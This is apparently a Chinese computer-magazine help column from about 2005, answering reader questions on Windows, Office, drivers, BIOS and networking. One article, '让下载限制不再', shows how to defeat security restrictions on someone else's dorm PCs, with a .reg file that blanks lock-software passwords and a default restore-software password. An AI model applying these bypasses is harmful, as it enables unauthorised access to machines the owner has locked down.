答:Windows XP SP2 安装了 FlyakiteOSX 1.0 后确实无法进行微软 2005 年 2 月份大部分安全更新。修复方法如下，完全卸载 FlyakiteOSX 1.0，如果无法卸载 FlyakiteOSX 1.0，请登录˝故障恢复控制台˝或者另一个操作系统，将 SP2 安装包的 user32.dl_ 和 shell32.dl_ 文件使用 Expand 命令解压到 C:\Windows\System32 文件夹(user32.dll 和 shell32.dll)，覆盖旧的文件，然后登录 Windows XP 系统，并重新安装 SP2，就可以正常进行安全更新了。

问题 2:安装了 FlyakiteOSX 后，无法使用系统中的计算器及 WinRAR 了。

答:无法使用 WinRAR 是因为你系统所装版本与软件所对应的版本不对(建议使用 WinRAR 3.X 版)，建议重装解决，或是在安装时，不要选择 WinRAR 项即可(见图)。



计算器无法使用的问题是由于 FlyakiteOSX 替换了系统中 DLL 及 EXE 文件所致，但如果不使用则有很多窗口无法完成换肤，也希望作者能在下一版本中修改些 BUG。

小编有话说:至截稿时 FlyakiteOSX 的作者正在开发 FlyakiteOSX 2.0，说不定在大家看到本期杂志时已经推出，请大家随时关注FlyakiteOSX更新页面http://osx.portraitofakite.com/index.php。CF[SB02]

软件

1 音频压缩和转换中的一些问题

问:我刚买了MP3播放器。请问有没有压缩率比MP3更高，效果也不错的压缩方式及播放器?什么工具可以把RM格式音频文件转换为MP3或WMA?另外如何把CD中的音乐提取出来的存为MP3文件?听说有一种VQF格式的文件不错，不知效果如何?(大连 吕兵)

答:VQF和WMA格式的压缩率都比较高，不过VQF压缩软件的压缩速度太慢，而且绝大多数的MP3播放器不支持播放这种格式，Winamp也要加插件才能播放，目前已经逐渐淡出人们的视野;WMA是微软的媒体文件格式，Windows Media Player 7以上版本能播放并可抓CD音轨存为WMA格式;转换工具可选用免费的dBpowerAMP Music Converter(下载地址:http://www.dbpoweramp.com/bin/dMC-r11.exe)，并且通过安装编码器(http://www.dbpoweramp.com/codec-central.htm)，支持几乎所有音频格式之间的转换。

2 如何打开扩展名为DAT的文件

问:从网上下载的扩展名为DAT的文件用什么软件来打开?(北京 何小超)

答:DAT文件有可能是VCD格式文件，用Windows Media Player或其他一些VCD播放软件就可以打开;也可能是某些程序的数据文件。数据文件有可能是ASCII编码的，那么可以用任何文本编辑软件比如常用的"记事本"打开，但也有可能是各种应用软件的自有格式。如果是某种应用软件自定义的格式，那么就只能在使用这个软件的过程中由该软件自动调用了，用户不能直接用常用软件来打开它。

3 解决ET中输入以0打头字串的难题

问:在WPS Office 2003的电子表格组件ET中，如果在单元格中输入0开头的数字，比如输入电话区号075600，前面的0都会被系统自动删除。请问，这个问题如何解决?(江西 胡月)

答:如果需要把数字作为字符输入，得先输入半角单引号。例如，直接输入0756的结果为756，0将会被程序自动删除。如果在输入数字前先输入半角单引号，再输入0756，结果就会变为我们想要的0756。

4 为何不能选择项目符号或编号字符

问:为何我想将一个幻灯片的文字项目前面的符号重新设置一下，可是总是不能选中?(山东 何小阳)

答:由PowerPoint添加的自动编号和项目符号是不能直接选择编辑的。要更改项目符号和编号的外观或字符，请选择要修改的项目符号或编号之后的文本或选择包含要修改的项目符号或编号的占位符，接着单击"格式"菜单上的"项目符号和编号"，然后在适当的选项卡上进行更改。

5 自创HTML文档为何不能用本程序打开

问:我在用PowerPoint打开一个包含图片信息的HTML文档时，打开它的程序却是Word。这是为什么?(山东 黄永)

答:在PowerPoint"文件"菜单的"打开"对话框中，如果选定了一个超文本标记语言(HTML)文件(Web页)并单击了"打开"，或双击了该文件，则该文件会在创建它的程序中打开。例如，如果试图在Microsoft PowerPoint中打开由Word创建的HTML格式的文件，则该文件会在Word中打开。

要在PowerPoint中打开由其他Microsoft Office程序创建的HTML文件，可在"打开"对话框中使用鼠标右键单击该文件，然后单击快捷菜单中的"在Microsoft PowerPoint中打开"即可。

需要一提的是，要获得最佳显示效果，如果要编辑该HTML文件，还是应该使用创建该HTML文件的程序。例如，最好使用PowerPoint编辑在PowerPoint中创建的HTML文件。

6 Word文档显示混乱的解决办法

问:我经常会遇到Word文档打开后文字编码混乱的情况。请问遇到这种情况该如何解决?(浙江 李誉)

答:如果Word文档受损，文档的内容显示混乱，那么你可以将最后一个段落标记之外的所有内容复制到一个新文档中，或许能够解决乱码问题。操作步骤如下:

(1)选定最后一个段落标记之外的所有内容，方法是:按下Crtl+Home组合键，然后按下Crtl+Shift+End组合键，最后按下Shift+← 组合键。

(2)在"常用"工具栏上，依次单击"复制"、"新建"和"粘贴"按钮。

实际在Word文档中，系统用最后一个段落标记关联各种格式设置信息，特别是节与样式的格式设置。如果将最后一个段落标记之外的所有内容复制到新文档，就有可能将损坏的内容留在原始文档中，而在新文档中，重新应用所有丢失的节或样式的格式设置。

CF [SB03]

系统

1 双击打开文件和文件夹功能失效

问：我使用的是Windows 2000，前几天在别人用过我的电脑后，发现在资源管理器中双击打开文件或文件夹的功能失效了，现在只需要点一次鼠标就能打开了，这会给一些操作带来麻烦。请问如何恢复原来的双击打开文件功能？（杭州 卞小龙）

答：你只要按如下方法设置即可恢复此功能。从"开始→设置→控制版面→鼠标"调出"鼠标属性"设置窗口，在第一个选项卡"鼠标键"中，选择中部"文件或文件夹"分组框中的"双击打开一个项目(单击选择一个项目)"，然后按"确定"即可。

2 系统文件被替换或删除后的修复

问：我的电脑中安装的是Windows 2000，最近出现提示说有系统文件被替换或删除，请问我该如何进行恢复？（河北 胡大鹏）

答：你可以使用Windows 2000系统中自带的系统文件保护程序进行恢复，点击"开始→运行"，在弹出窗口中键入"SFC/SCANNOW"，回车后即可对所有系统文件进行扫描，如果发现被替换或删除的文件，随后该程序可执行修复操作。

3 双系统出现"boot.ini非法"错误

问：我在电脑上安装了两块硬盘，第一个硬盘上安装的是Windows 98操作系统，第二个硬盘上安装的是Windows 2000专业版，最近在启动系统时屏幕上出现"boot.ini非法"的错误提示。想在Windows 2000系统的"系统特性"下的"高级"选项里使用"启动和故障恢复"功能修复系统时，系统提示"无法打开C:\boot.ini文件。无法更改操作系统及超时设置"。请问我该怎么办？（天津 小菜鸟）

答：出现这个问题的原因是安装了Windows 98系统的那块硬盘上C分区中的boot.ini文件丢失导致错误提示，你可以采用手工自建文件的方法来解决问题。首先在C分区根目录下新建一个"记事本"文件，打开后输入以下语句：

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(1)disk(1)rdisk(0)partition(1)\WINDOWS="Microsoft Windows 2000 Professional" /fastdetect
C:\="Microsoft Windows"
```

然后把此文件保存为boot.ini文件即可。

4 WinXP没有正确识别内置调制解调器

问：我原来在电脑的C分区中安装了Windows 98，现在又在D分区中安装了Windows XP。可发现在Windows XP下的"设备管理器"里没有出现我安装的内置调制解调器的选项，而且"设备管理器"里"PCI简易通讯"前还出现了一个问号。请问如何解决这个问题？（河南 杨永忠）

答：这种现象一般是因为Windows XP没有正确识别和安装Modem的驱动程序造成的。你在安装Windows XP前最好打开机箱，先将Modem拔出，安装好系统后再将Modem插回到主板上，这样系统就能自动发现新硬件，并自动弹出硬件安装向导，根据提示就能顺利安装驱动程序了。

如果你对硬件操作不熟悉，也可以采用如下步骤：点击"开始→我的电脑→管理→电脑管理→设备管理器"，在"其他设备"项下用鼠标右键单击"PCI简易通讯控制器"，选择"卸载→扫描检测硬件改动"，在出现的窗口中的"您期望向导做什么？"的选项中，选择"从列表或指定位置安装(高级)"。接着在"请选择您的搜索和安装选项"下的选项中选择"不要搜索。我自己选择要安装的驱动程序"，单击"下一步"，选择"从磁盘安装"，选中驱动程序所在的目录，随后按屏幕提示操作即可。

5 WinDVD缺少WNASPI32.DLL无法运行

问：我在Windows 2000下使用WinDVD软件时，系统提示说缺少一个名叫WNASPI32.DLL的文件。请问这时该如何处理？（河南 萧如虹）

答：你可以找一个安装了Windows 98系统的电脑，在其中的WINDOWS\SYSTEM文件夹下就有这个WNASPI32.DLL文件，你只需要将该文件复制到你电脑中的WINDVD文件夹下使用就可以恢复正常了。

CF[SB04]

6 如何正确删除拥有管理员权限的账户

问：我在Windows XP中建立了多个账户，都拥有管理员权限，而且这些账户均登录过系统，这样系统都对应地在系统盘的Documents and Settings目录中产生一个账户配置信息目录。这样，当我要想删除其中一个账户时常常出现Documents and Settings目录中的配置信息目录无法删除的情况，请问如何才能正确删除一个拥有管理员权限的账户？（北京 程飞）

答：要彻底地删除一个拥有管理员权限的账户，要先将注册表中信息删除，然后再删除保存配置文件的目录，这个目录是不直接删除的。正确的步骤是：

(1)用拥有管理权限的账户(不是要删除的目标账户)登录系统。

(2)在"开始→运行"中输入compmgmt.msc，在打开的"计算机管理"控制台中定位到"系统工具→本地用户和组→用户"，在右侧窗口的列表中选中所要删除的目标账户，右键点击之并选择"删除"，关闭控制台。

(3)通过"Win＋Break"组合键打开系统属性，在"高级"选项卡中打开用户配置文件的"设置"，在列表中选中目标账户，单击"删除"即可。

7 无法打开"搜索"功能

问：我用的是Windows XP SP2，最近通过"开始→搜索→文件或文件夹"方式，或在文件夹窗口中按下"搜索"无法打开文件"搜索"功能，并弹出"A file that is required to run Search Companion cannot be found.You may need to run setup.(无法找到运行搜索助理所需要的一个文件。您可能需要运行安装)"的错误提示，请问这个故障如何修复？（ccf 独自在家）

答：这个是一个比较经典的故障，相信不少朋友都碰上过，因为即使没有搜索助理功能，但并不影响系统的正常运行，所以很多朋友都不太在意。其实产生故障的原因有两个，一是文件损坏，二是DLL文件注册失效。恢复方法如下：

(1)打开％systemroot％\inf目录，找到Srchasst.inf文件。然后右键点击该文件，选择菜单"安装"，根据系统提示插入安装光盘即可。待安装完成后，检查一下是否可以运行"搜索"，如果还不行则进行下一步。

(2)打开"记事本"，输入下面的内容，然后将内容另存为一个.BAT文件，运行即可。

```
cd /d "%SystemRoot%\System32"
regsvr32 /u /s msxml3.dll
regsvr32 /s msxml3.dll
exit
```

8 Windows Media Player无法切换到完整模式

问：我在Windows XP中安装了Windows Media Player 10，不知道为什么只能选择"经典模式"一种外观模式，不能切换回到"完整模式"或者其他的外观模式，在"查看"下拉菜单中根本没有相关的选项供选择。我试过卸载(把注册表里相关项也删掉了)再重新安装安装也没用，请问怎么样才能解决？（广西 文清）

答：由于Windows Media Player是系统的组件，在Windows XP及其以上的系统的"组策略"中专门内置了一些控制系统组件的项目，其中就包括了对Windows Media Player的控制。

(1)点击"开始→运行"，在"运行输入框"中输入gpedit.msc并回车，打开"组策略编辑器"。

(2)点击窗口左侧的分支，依次定位到"用户配置→管理模板→Windows组件→Windows Media Player→用户界面"，在右侧窗口中双击打开"设置并锁定外观"选项。

(3)在弹出窗口中的"设置"选项卡下将设置修改为"未配置"，点击"确定"，最后关闭"组策略编辑器"即可。

9 无法打开"添加/删除程序"

问：我用的是Windows 2000，双击控制面板中的"添加/删除程序"时，系统总是提示"找不到所需的DLL文件"，只好通过用其他第三方卸载软件(我用的是MyUninstaller)来卸载不想要的软件，请问如何才能解决这个问题？（河南 李韵）

答：导致无法打开"添加/删除程序"的原因可能是动态链接库文件注册失效了，只要重新注册这些文件就可以了。

解决方法：在"开始→运行"中输入下列命令，并依次在弹出窗口中确认即可。

```
regsvr32 Appwiz.cpl
regsvr32 Jscript.dll
regsvr32 Mshtml.dll
regsvr32 Msi.dll
regsvr32 Mshtmled.dll
regsvr32 "c:\Program Files\Common Files\System\Ado\Msado15.dll"
regsvr32 "c:\Program Files\Common Files\System\Ole DB\Oledb32.dll"
```

CF[SB05]

硬件

1 声卡无法捕获电视卡声音

问:为什么我在用5.1声卡录制电视卡的音频信号时总是没有声音，而电视卡的音频输出信号正常?(江西 封爱兰)

答:有些5.1声卡在工作于6声道和4声道状态时会关闭音频输入，因此导致电视卡传输过来的信号无法被接收，你可以通过随声卡安装的控制软件将声卡的工作状态调整到2声道后再录制电视卡的声音。

2 开机自检过程中发生的错误

问:我的电脑在开机后显示BIOS ROM checksum error - System halted. Detecting floppy drive A media... Insert system Disk And Press ENTER.随后死机。请问这是怎么回事?该如何解决?(北京 田天乐)

答:出现这个问题的原因是BIOS信息在开机后进行综合检查(checksum)时发现错误，因此无法正常启动电脑。这种问题通常是因为BIOS信息刷新不完全或者电脑被过度超频所造成的。你应该从主板生产厂商的网站上重新下载BIOS文件并进行刷新操作，如果电脑中有硬件被超频使用，建议恢复为标准工作频率。

3 安装主板IDE驱动出现死机

问:我使用的是精英K7S5A主板，附带的光盘中无IDE驱动，下载了SiS的最新IDE驱动204A，在Windows Me和Windows 2000下安装均死机。请问有没有适合我的主板的IDE驱动?(新疆 卡亚)

答:建议你选择通过WHQL(微软硬件质量实验室)认证的SiS 2.04.01 WHQL版IDE/SATA驱动，下载地址:http://www.mydrivers.com/dir73/d29471.htm。

4 安装SATA驱动必须要软驱吗

问:在安装SATA驱动时必须要软驱吗?(四川 老猫)

答:你可以自己制作一张集成了所需SATA控制驱动的系统安装光盘，来免去必须从软驱加载的麻烦。但是，其制作方法和设置过程比较复杂，需要对Windows系统加载驱动的方式和SATA驱动文件有一定的了解，所以最省事的方法还是安装一个软驱。

5 集成声卡主板无法安装PCI声卡

问:我使用的是联想主板，集成了AC'97声卡，感觉效果不是很好，于是安装了一块PCI接口的声卡，但安装总是不成功，出现蓝屏死机的问题，屏蔽了主板上的AC'97声卡也不行。请问该如何解决这个问题?(内蒙古 江浩)

答:你很可能是没有彻底屏蔽板载声卡，从而导致这个问题，彻底屏蔽板载声卡的操作步骤如下:

(1)开机后按Del键进入BIOS SETUP。

(2)在BIOS中进行如下设置:

将AC'97 audio和AC'97 moudel项的参数由Enabled改选为Disabled。

将Game Port Address项的参数由Enabled改选为Disabled。

将Midi Port Address的参数由Enabled改选为Disabled。

(3)某些主板的BIOS里面除了需要更改上述参数外还有一个叫ONBOARD SOUND的选项，如果有，将这个选项的参数也设置为Disabled。

6 重新开机不能识别出鼠标

问:我的电脑中使用的是DQI P2e/333(845E)主板，使用得很稳定。最近换了一款微软的IE4光电鼠标，将鼠标插在电脑的USB口上使用一切正常，可当我每次关机并切断220V交流电源后，再接通电源开机启动时主板就识别不出鼠标了，只能是拔下USB接口上的鼠标再插上才能认出来。请问该怎么办?(湖北 董记如)

答:你可以尝试使用如下办法解决问题:

(1)升级最新BIOS，刷新文件下载地址为:http://www.qdigrp.com/qdisite/gb/support/p-d_platinix8333.htm

(2)换一个不同USB控制器下的USB口试试看。

(3)在主板的BIOS中关闭booteasy功能，然后保存退出并重新让系统检测一遍硬件，下次开机时，再重新进入BIOS，将booteasy功能打开即可。

(4)安装最新的主板驱动(Windows XP打SP2补丁，Windows 2000打SP4补丁)和USB2.0驱动，并安装这个补丁程序,下载地址为:http://dl.pconline.com.cn/html/3/5/dlid=12095&dltypeid=3&pn=0&.html

CF[SB06]

7 USB端口不能正常工作

问：为什么在接了并行口打印机或多于一个USB设备时，USB端口就不能正常工作了？

答：很有可能USB信号被主板上的Super I/O芯片封锁住了。典型的症状还包括，当并行口打印机工作时，USB鼠标不能工作。因为当打印机工作时，电流消耗较大，可能对Super I/O芯片的+5V信号产生干扰，使其有所下降。而由于过载电流保护电路检测的是+5V信号的一部分，所测到的信号就很可能低于它所能察别的 值，从而误认为是漏电，并封锁住USB端口。只要去掉两个分压电阻，使过载电流保护电路监控全部+5V信号，而不是其中一部分，就可以避免上述情况。如果你遇到了这种情况，首先请将BIOS中并行口工作模式设置为ECP或ECP+EPP，看看问题是否依然存在。

8 如何检测CPU的性能

问：我想自己检测一下CPU的性能好坏，应该用什么方法？

答：理论上说，CPU主频越高，运行速度越快，其性能越好。如果从检测的方面来说，应该重点检测CPU基本性能和CPU的超频能力。CPU基本性能可以通过测试软件来实现，比如可以通过SiSoftSandra2004来检测CPU BenchMark和CPU Multi-Media BenchMark这两项确定其性能。CPU超频能力的检测可以通过硬超频或者软超频来检测。硬超频可以采用主板硬跳线的方法来实现，软超频可以通过BIOS免跳线超频或者使用超频软件SoftFSB。SoftFSB通过软件改变时钟芯片部分寄存器的工作参数，从而让该芯片根据这些数值产生相应的系统总线频率达到改变系统总线频率的目的，这种方法更简单实用。

9 为何我的电脑没有“休眠”功能

问：我是采用Windows 98SE系统，想实现STR功能，但是“控制面板→电源”中却只有“方案”、“高级”二个选项，“高级”的下拉菜单中也只有关机和等待二个选项，均没有“休眠”，用SETUP/P J重新安装系统也不行，请问我该怎么办？

答：STR技术对电脑各组成部件要求全部支持后才能使用，哪怕有一个不支持，也会造成STR工作死机、无法唤醒、不能休眠等情况。

解决方法：首先，对内存、显卡、声卡、硬盘、电源等关键硬件进行替换检查。然后，在“控制面板→系统→属性→设备管理器→系统设备”中，查看是否ACPI驱动程序有一项为不可用。如果有，则是没有正确地启动主板ACPI功能。原因是，Windows 98对能源方面的管理并不完善，同时Windows 98对较新的芯片组主板支持有限。到驱动之家下载Windows 98能源管理的补丁程序重新再试。或者更换Windows 2000操作系统试一试，因为Windows 2000较好地支持了ACPI功能。

小知识：

STR(Suspend To RAM)是挂起到内存的缩写，是把数据和系统运行状态信息保存到主机的内存中，开机后在不损失内存数据的前提下，不通过复杂的系统检测而从内存中读取相应数据直接使系统进入挂起前的状态。该项技术源于笔记本电脑技术，是配合Windows 98高级能源管理的ON NOW功能设计的。其前身是STD(Suspend To Disk)技术。从使用效果上看，STR技术较STD技术更快更稳定，功耗更小。目前最新的主板BIOS均支持STR技术，而一些不支持STR技术的老主板也可以通过Windows 2000/XP操作系统获得STR技术支持。

10 Socket A处理器上的四个橡胶垫有何用途

问：Socket A处理器的每个角均有一个橡胶垫，它的作用是什么？

答：AMD Athlon/Athlon XP/Duron处理器采用Socket A封装技术，其厚度比早期的Socket 7薄。一旦散热器扣具安装不当，很容易发生核心被压碎的事件。因为安装散热器要先挂住扣具的一边，其底部会压到核心的一个边上，此时核心承受的局部压力很大。有了橡胶垫以后，由于它的高度比核心高，所以散热器的压力会施加在橡胶垫上，从而大大减小了CPU表面受损的几率。

但这种设计也带来了另外的问题，由于核心的位置比橡胶垫低，散热器扣具必须有足够的压力，否则无法将它与核心接触在一起。所以AMD Athlon/Athlon XP/Duron散热器的扣具力量较大，安装起来比较困难。

11 无法调整显卡刷新频率

问：我是用杂牌的17英寸显示器，显卡是nVIDIA TNT2 16MB显存，可是在“显示属性→适配器→刷新速度”中，刷新频率总是采用“默认”，无法调整，这是怎么回事？

答：无法调整显卡刷新频率的问题与显示器、显卡、显示内存、驱动程序几个方面有关。驱动程序包括显卡、显示器驱动程序，特别是安装显示器驱动程序容易被忽略。如果在安装Windows 98时选择采用“Super VGA显示器”，则可能会造成无法调整显卡的刷新频率。

解决方法：重新安装显卡、显示器的驱动程序。如果在Windows 98下没有找到显示器的类型，也可以使用相似或其他显示器的驱动程序来代替，一般都可以正常使用。该方法也是进行显示器超频的一种方法，使用名牌显示器的驱动程序来提高普通显示器的工作性能。注意，使用该方法不能太贪心，如果刷新频率设置过高，超过显示器的最大刷新率，就有可能烧坏显示器或降低显卡使用寿命。 CF[SB07]

网络

1 Foxmail的地址记忆功能备份

问：在使用Foxmail的过程中，我发现当在写邮件时输入一个电子邮件地址后，Foxmail会自动将其记录下来，下次如果再输入这个地址的前几个字母系统就会自动补充完整，很方便。但重装Foxmail后这些地址就都没有了，我想知道如何才能把这个自动记忆功能备份下来以备重装Foxmail后恢复。(江苏 郝风景)

答：自动补全地址功能其实主要是利用了Foxmail安装目录下的Foxmail.adc文件，该文件记录了所有输入过的地址，当你输入某个地址时，Foxmail会自动与已经记录的地址进行比较，如果前面的字母相同则自动补全。如果你想让新装的Foxmail系统也能把输入的地址自动补全，只要在删除Foxmail软件前把Foxmail.adc文件备份下载，重新安装Foxmail后将Foxmail.adc文件拷贝到安装目录中即可。

2 不能直接全部导入的列表下载法

问：在论坛上经常看到网友贴上一串MP3的网址供人下载，但有时发现不能直接用右键将它们加入到FlashGet中下载，因为别人贴出来的往往是字符式网址，而不是可以直接点击的链接。请问这时该怎么成批下载？(南京 小菜)

答：可以用FlashGet的导入列表功能将列表导入后进行下载。具体步骤是：

(1)新建一个文本文档，然后将所要下载的网址全部复制进去，然后保存。

(2)启动FlashGet，选择"文件→导入列表"命令，这时会出现一个"打开"对话框，默认的打开文件类型为"*.lst"，我们从文件类型中选择"全部文件(*.*)"，找到刚刚复制好的文本文档，单击"打开"按钮，并单击"确定"按钮即可。

(3)如果要下载的文件比较多，此时还会出现一个提示窗口，询问你"其他的文件是否使用同样的设置？"，这时只要勾选"不要再次询问"，然后单击"是"按钮就可以下载了。

可喜的是，目前最新版本的FlashGet已经能够支持mms等协议开头的网址了，以前只有通过专用流媒体工具下载的内容，现在完全可以用FlashGet一网打尽了。

3 Windows 98机器无法登录域

问：局域网的电脑并存有Windows 98、Windows 2000、Windows XP等操作系统，域是ABCDE。有一台Windows 98的电脑每次开机都是自动登录，但不是登录到域，而是登录到本机。请问此问题该怎么解决？(内蒙古 梁)

答：在桌面上用鼠标右击"网上邻居"，从出现的菜单中选择"属性"(或者从"控制面板"中双击"网络"图标)，进入之后先双击"Microsoft网络用户"，从出现的属性对话框中选中"登录到Windows NT域"，在"Windows NT域"下面输入ABCDE，然后单击"确定"按钮返回到网络属性对话框。从"主网络登录"下面的列表中选择"Microsoft网络用户"，单击"确定"按钮，按照提示重启Windows 98即可。

4 清理历史记录功能为何失效了

问：我安装了超级搜霸后，当选择了清理IE地址栏的下拉列表和历史记录，执行垃圾清理功能后，IE地址栏下拉列表中的网址依然存在。请问这是为什么？如何解决？(广西 何永亮)

答：超级搜霸中与IE相关的修复功能、清理功能、系统加速功能等，执行后需要在新的IE窗口中才能生效。请在执行清除功能后重新开启一个IE窗口，其地址栏的下拉列表中就不会有以前的网址存在了。

5 成批优化网络图片有傻瓜办法

问：我想把一些自己拍摄的数码照片用到个人主页上，因为拍摄下来的照片使用JPG格式，而且图片文件容量较大，所以希望压缩容量，但不希望画面质量损失太大。请问用什么办法可以实现？尽量用简单一些的自动化处理办法，因为我有大量图片要处理。(甘肃 付俊山)

答：虽然制作比较精细的图片看起来非常美观，但如果放在网页上，因文件个头大，非常影响整个网页的运行效率。为了在设计网页时在图像质量和图像大小之间找到一个合适的比率，最为省事的办法莫过于借助友立公司出品的PhotoImpact(Photo硬派)软件中所带的图像优化器来解决。这个软件是一款为非图像专业人员设计的比较傻瓜化的软件，操作很简单。只要你选择了要处理的图片，然后启动"图像优化器"在其中设置各项优化参数进行优化即可，它具有批处理功能，可以预览优化效果，从成批优化效果中进行选择。

CF[SB08]

6 BitComet下载前申请磁盘空间是否能减少对磁盘的伤害

问：我使用BitComet来下载文件，其中有一项设置“下载前先申请磁盘空间”，这一点类似于FlashGet中的设置。在FlashGet中这样设置可以避免磁盘频繁地写文件，从而可以减少对磁盘的伤害。请问，在BitComet中这样设置是否可以达到同样的目的？（河北 理想天）

答：BitComet现在已经具备缓存功能，对磁盘影响已经很小了，不像以前那样一旦下载文件时，硬盘灯就亮个不停。而你提到的这个先申请磁盘空间的功能是指在下载文件前先申请一块磁盘空间，这样做的好处是尽量减少磁盘上的碎片，而与损坏硬盘之间的联系不大。建议勾选该选项。

7 自动断开连接　替我省钱

问：我使用的是电信的ADSL记时拨号上网，以前包月不限时无所谓，但现在每个月限制了使用时间，超过了会自动算在电话费账单中。我想让系统在连接空闲五分钟后就自动暂时断开连接，请问如何实现？

答：打开IE窗口，然后单击菜单“工具→Internet选项”，在打开的窗口中选择“连接”选项卡，然后在“拨号和虚拟专用网络设置”列表中选择你用来拨号上网的连接，然后再单击“设置”按钮，在打开的窗口中再单击“拨号设置”框中的“高级”按钮，在打开的窗口中勾选“空闲”选项，然后在后面的小框中输入“5”。另外，建议你再勾选上“不再需要连接时断开连接”选项，最后单击“确定”按钮，就可以达到你的目的了。

8 Firefox下载论坛上的附件的问题

问：我使用的是Firefox 1.0 览器，以前还可以正常下载论坛中的一些帖子中的附件，现在想下载附件时，下载回来的却是attachment.php 。请问这是什么原因？（北京 赵凤翔）

答：目前，Firefox不支持PHP制作出的网页中的附件，而你下载附件的论坛代码刚好是PHP的。另外，中文文件名的附件也经常会出现这样的情况。你可以通过第三方下载软件（例如FlashGet）来下载文件，避免出现类似的情况。

9 为什么不能打开任何网页

问：我的系统是Windows XP SP2，使用IE 览网页。最近不知道什么原因，只要试图打开一个网页，就会弹出错误对话框“内容审查程序”，并且提示“抱歉！内容审查程序不允许您参观这个站点”。请问如何解决？（浙江 宋春宁）

答：这是IE的分级审查导致的，现在有很多工具可以清除这个密码（例如“超级兔子”）。不过，也可以通过修改注册表来解决：

打开注册表编辑器。找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies]，右击“Ratings”键将其删除，退出注册表编辑器，同时进入系统目录（Windows\System）下，将相应的文件Ratings.pol也删除掉，然后重启电脑即可。

10 FlashFXP下载FTP服务器文件经常卡住

问：我在使用FlashFXP下载FTP服务器上的文件时，经常在下载过程中突然卡住，甚至有时下载到100%了还出现卡住的现象。请问这是什么原因？（山东 胡建东）

答：你所说的“卡住”是控制链接已经丢失或中断造成的，如果服务器端配有硬件防火墙时这种现象比较明显，它会自动杀掉长期空闲的链接。可以通过在FlashFXP中进行设置解决这个问题：

单击菜单“选项→参数设置”，在打开的设置窗口中选择“连接”选项卡，然后再勾选“传送时发送保持活动命令”选项，保存设置即可。

11 Outlook 2003中直接预览附件中的图片

问：以前我一直使用Outlook Express来收、发邮件，现在改用了Outlook 2003。在Outlook Express中打开一个带有图片附件的邮件时，可以直接预览这个图片，而在Outlook 2003中却不可以达到同样的目的。经常因为害怕是图片病毒而不敢轻易地打开附件。请问，能不能让Outlook 2003也能实现图片附件的预览功能？

答：Outlook 2003本身不能实现预览图片的目的。不过，你可以通过一个插件来达到目的。从http://download.enet.com.cn/html/010112001071702.html将名为Outlook Helper的插件下载并安装到系统中，就可以达到目的了。

CF[SB09]



本栏目仅进行技术交流研究，请勿用于非法活动

让下载限制不再

★★★

■河北　香草天空

前几天去隔壁宿舍时发现他们的电脑里居然安装了还原卡还有还原软件，用用他们的电脑还这么麻烦，想不让我下载？想不想我保存？看我来怎么破解你！

1.解除下载限制

这点还难不倒我，先破解下载限制，否则很多软件都没办法使用。首先在电脑的IE状态栏右下角发现有个小地球(见图1)，点击它打开IE“安全”选项卡，点击“自定义级别→下载→启用→确定”即可。但你可能没那么好运气，看不到小地球？没关系，把C:\Windows\System下的inetcpl.cpp改为inetcpl.cpl，然后那个小地球就出现了。



图1

如果是在美萍下，注册表能修改的话，可以修改[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu\limit]项下downlimit的键值为0即可。如果你不能满足打开IE窗口的数目，那么只要把iecount键值的字符串改为要打开的数目即可。

2.破解注册表锁定

居然有一台电脑注册表是锁定的，这难不倒我修改注册表需要破解，这就要用到REG文件了。用“记事本”制作一个名为OK.reg的文件，文件内容如下：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu]
"exitpass_blank>word"="i"
"setuppassword"="i"
"quitpassword"="i"
```

将这个文件发到你的邮箱中，到目标机上下载附件，选“在文件当前打开”，运行后注销，密码就为空了。到这里就可以下载所有工具软件，以便进一步破解了。

3.找出“我的电脑”

在我辛辛苦苦地等到一个文件下载完毕后却发现，桌面上找不到“我的电脑”。其实这是“万象幻境网吧管理”在搞鬼，居然还装了这个！我可以一步搞定它。　在



图2

IE中点击“查看→　览器栏→文件夹”(见图2)，这样就能访问了，或直接在IE里输入C:\，这样也能访问C盘里的内容。

到这里我想在他的C盘里建立一个存放自己工具的文件夹，但鼠标右键菜单居然不显示，不能新建文件——看来是用“超级兔子”中的“安全限制全选”和“屏蔽本地硬盘”来实现的，这个是挡不住我的。其实只要用一些解决网页禁用右键的方法就能解决，不过我有一个最有效的方法：用“资源管理器”打开文件夹，在空白处，先按住右键不放，再点下左键，然后松开左键，最后松开右键，这时熟悉的右键菜单便呈现在眼前了。另外还有一招，同时按住Shift＋F10组合键，即可在“资源管理器”中显示出鼠标的右键菜单了。

4.破解还原精灵

首先考虑还原精灵有默认的初始化密码，如果压根儿就没有修改过它的默认密码的话，就简单多了，因为还原精灵的默认密码是“12345678!”(不含引号)，如果密码不对，我还有个简单的方法——用一些“还原精灵”读取密码软件，你可以使用关键词“还原精灵密码读取软”、“软件下载”为关键词下载到相关软件。我这里提供一个老版本的还原精灵读取密码软件，下载地址:http://www.newhua.com/cfan/200506/yuanzhi.exe

小提示

一些网站提供了在线的清除还原精灵密码的方法，只要以“在线清除还原精灵”为关键词就能搜索到相关的网站(见图3)。




图3

到这里限制就被解除了……

CF [ZS01]

轻松学会查闪光表

★★

■ AFan

不少数码相机用户都要给自己的相机外配一个闪光灯，闪光灯后面有一个闪光表，表示在不同情况下的闪光距离，那么我们拍摄时该如何查表呢？

如图(05yudigi)就是一款闪光灯的闪光表。首先，一般闪光灯都是默认1/125秒同步，表示闪光时快门时间为1/125秒，更短的快门时间闪光灯曝光量不足，更长的快门时间也不会增加闪光灯的曝光量。然后这个表格的竖行表示感光度，DIN是胶卷的感光度，而ASA就是数码相机的ISO。比如ASA100就表示数码相机100ISO。表格的横排表示闪光距离，35/50/85mm表示不同焦距(就是相机中的几倍变焦)，因此横排表示的就是不同焦距下需要的闪光距离。表格中的具体数值表示的相机光圈。因此，这个表格的意思就是在确定了曝光度和闪光距离的情况下，我们应该选择多大的光圈才能获得适合的闪光。比如，我们的相机ISO设定为100，想在35mm焦距下闪光拍摄3.5米外的物体，那么应该把相机快门设定为1/125秒，光圈查表，应该设定为F5.6。

CF [ZS02]



热门驱动点评

